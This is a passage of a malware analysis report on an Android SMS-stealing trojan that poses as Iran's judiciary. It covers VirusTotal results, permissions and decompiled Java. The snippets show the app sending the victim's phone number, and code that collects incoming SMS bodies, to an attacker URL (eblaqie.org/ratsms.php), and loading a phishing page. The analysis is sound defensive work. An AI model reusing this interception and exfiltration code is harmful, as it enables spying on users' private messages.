
Let's now move on to the analysis of the APK that does not belong to the FakeBank family, on which the same analyzes previously performed on the samples will be performed.

3.1 ANTI-MALWARE ANALYSIS

We initially perform the anti-malware analysis using the virustotal tool. We get that the apk has been reported as malware by 39 out of 64 vendors.
The popular threat label is trojan.smsspy/piom, same label family as the samples analyzed previously.

3.1.1 URLs


Analyzing the url contacted by the apk we can see that we find the address "eblaqie.org" which could be suspicious. A more in-depth analysis of this domain will be performed later.



```
http://schemas.android.com/apk/res/android
https://eblaqie.org/pishgiri
https://eblaqie.org/ratsms.php?phone=
https://google.com
```


3.1.2 Contacted Domains

Analyzing the contacted domains more specifically, we can see that one above all, eblaqie.org, is considered by various vendors to be dangerous, so let's focus on it.



eblaqie.org	10 / 88
firebaseinstallations.googleapis.com	0 / 88
gmscompliance-pa.googleapis.com	0 / 88

Using the VirusTotal tool to check the url we found that it is connected to previously discovered activities, such as phishing and spyware, and therefore a highly dangerous site.




Categories

Webroot	Malware Sites
Sophos	spyware and malware
Forcepoint ThreatSeeker	phishing and other frauds
alphaMountain.ai	Malicious (alphaMountain.ai)

3.1.3 Activities and Receiver

We therefore find the activities and the recievers, which we see in the figure, so as to be able to analyze them better in the static analysis of the java code.



Activities


ir.siqe.holo.MainActivity
ir.siqe.holo.MainActivity2

Receivers

ir.siqe.holo.MyReceiver

3.1.4 Permissions

In this case the permissions requested by the apk are only read and receive messages, permissions that are in line with the various reports received.



Permissions


⚠android.permission.READ_SMS

⚠android.permission.RECEIVE_SMS

3.2 STATIC ANALYSIS

3.2.1 Manifest Analysis and Certificate Analysis


Now let's move on to the manifest analysis and certificate analysis. First of all, we can say that the certificate analysis obtained the same results as the one performed on the samples, warning us of the vulnerability to Janus attacks.
As far as the Manifest Analysis is concerned, in addition to the results obtained previously, we have obtained a new risk element which consists in the unencrypted exchange of sensitive data.



Clear text traffic is Enabled For App [android:usesCleartextTraffic=true] high

3.2.2 Java Code Analysis

As far as the Java code analysis is concerned, we decided to analyze in detail the code relating to the activities and the receiver, as well as that sent by the MobSF tool which could present problems.




Insecure WebView Implementation. WebView ignores SSL Certificate errors and accept any SSL Certificate. This application is vulnerable to MITM attacks high

In the java file "MainActivity2.java" we get this signal which we will therefore analyze in more detail.

3.2.3 MainActivity.java


The MainActivity.java file initially asks for the phone number, making sure it is an Iranian phone number, requests permission to receive messages, and connects to an external site ("https://eblaqie.org/ratsms.php?phone =") to which it sends the phone number. This behavior is very suspicious and consistent with spyware behavior.
Finally this file redirects the activity to MainActivity2.java.



```
if (!editText.getText().toString().matches("(\\+98|0)?9\\d{9}")) {
  Toast.makeText((Context)MainActivity.this, "شماره موبایل معتبر نیست", 0).show();
} else {
  ActivityCompat.requestPermissions((Activity)MainActivity.this, new String[] { "android.permission.RECEIVE_SMS" }, 0);
  if (Integer.valueOf(ActivityCompat.checkSelfPermission((Context)MainActivity.this, "android.permission.RECEIVE_SMS")).intValue() == 0) {
    editor.putString("phone", editText.getText().toString());
    editor.commit();
    new connect(editText.getText().toString(), "تارگت جدید نصب کرد", (Context)MainActivity.this);
    MainActivity.this.startActivity(new Intent((Context)MainActivity.this, MainActivity2.class));
```

3.2.4 MainActivity2.java


The MainActivity2.java file upon creation loads a specific url ("https://eblaqie.org/pishgiri") which we have seen to be a malicious site.



```
protected void onCreate(Bundle paramBundle) {
  super.onCreate(paramBundle);
  setContentView(2131361832);
  WebView webView = (WebView)findViewById(2131165433);
  webView.getSettings().setJavaScriptEnabled(true);
  webView.setWebViewClient(new mWebViewClient());
  webView.getSettings().setDomStorageEnabled(true);
  webView.getSettings().setLoadWithOverviewMode(true);
  webView.getSettings().setUseWideViewPort(true);
  webView.loadUrl("https://eblaqie.org/pishgiri");
}
```

3.2.5 MyReceiver.java


The MyReciever.java file has an OnReceive function which, whenever the phone receives a message, saves the received message in an array and then sends the saved message to an external link ("https://eblaqie.org/ratsms.php ?phone=") via the connect function, as in the case of MainActivity.java.



```
while (true) {
  str1 = str2;
  if (b < i) {
    arrayOfSmsMessage[b] = SmsMessage.createFromPdu((byte[])arrayOfObject[b]);
    StringBuilder stringBuilder1 = new StringBuilder();
    stringBuilder1.append(str2);
    stringBuilder1.append("\r\n");
    str2 = stringBuilder1.toString();
    stringBuilder1 = new StringBuilder();
    stringBuilder1.append(str2);
    stringBuilder1.append(arrayOfSmsMessage[b].getMessageBody().toString());
    str1 = stringBuilder1.toString();
    StringBuilder stringBuilder2 = new StringBuilder();
    stringBuilder2.append(str1);
    stringBuilder2.append("\r\n");
    String str = stringBuilder2.toString();
    b++;
    continue;
  }
```

3.3 DINAMIC ANALYSIS


So let's move on to the dynamic analysis of the apk.
In the images we can see the workflow of the application, in which it initially asks us to enter an Iranian number, then we are asked for permission to access the messages and then redirected to the url (https://eblaqie.org/pishgiri).
Unfortunately this last url is no longer contactable and therefore the application crashes. This could be because the application is many years old and the site, which contains malware, was already blocked years ago.



Singup for Dns +ir

شماره موبایل خود را وارد نمایید


MainActivity



Singup for Dns +ir

Allow سامانه ثنا to send and view SMS messages?

Permission request



Webpage not available

The webpage at https://eblaqie.org/pishgiri :ould not be loaded because:

ıet::ERR_CONNECTION_REFUSED

MainActivity2

Furthermore, by performing this type of analysis, we deduced that this application was posing as the Iranian justice body.

In fact we have in the logo that at the top we find the emblem of Iran, in the center the symbol of justice and at the bottom the phrase وهقهـيئاضقورىهمجـ ىملاساراںيا which means Judiciary of the Islamic Republic of Iran.
This hypothesis is also confirmed by the fact that the application requires a number from Iran.

4 CONCLUSIONS

In conclusion we can say that both samples, although under different covers, had the same purpose. In fact, they are two applications that, using the phising technique, steal sensitive data from users and spy on their communications.
This although the two were completely different from the outside, as the first sample claims to be a bank (FakeBank) while the second apk claims to be the Iranian justice institution.
We have seen that also the other samples that have not been deeply analyzed carried out actions consistent with those analyzed in more detail, even if they too with different coverages but still exploiting the phising technique.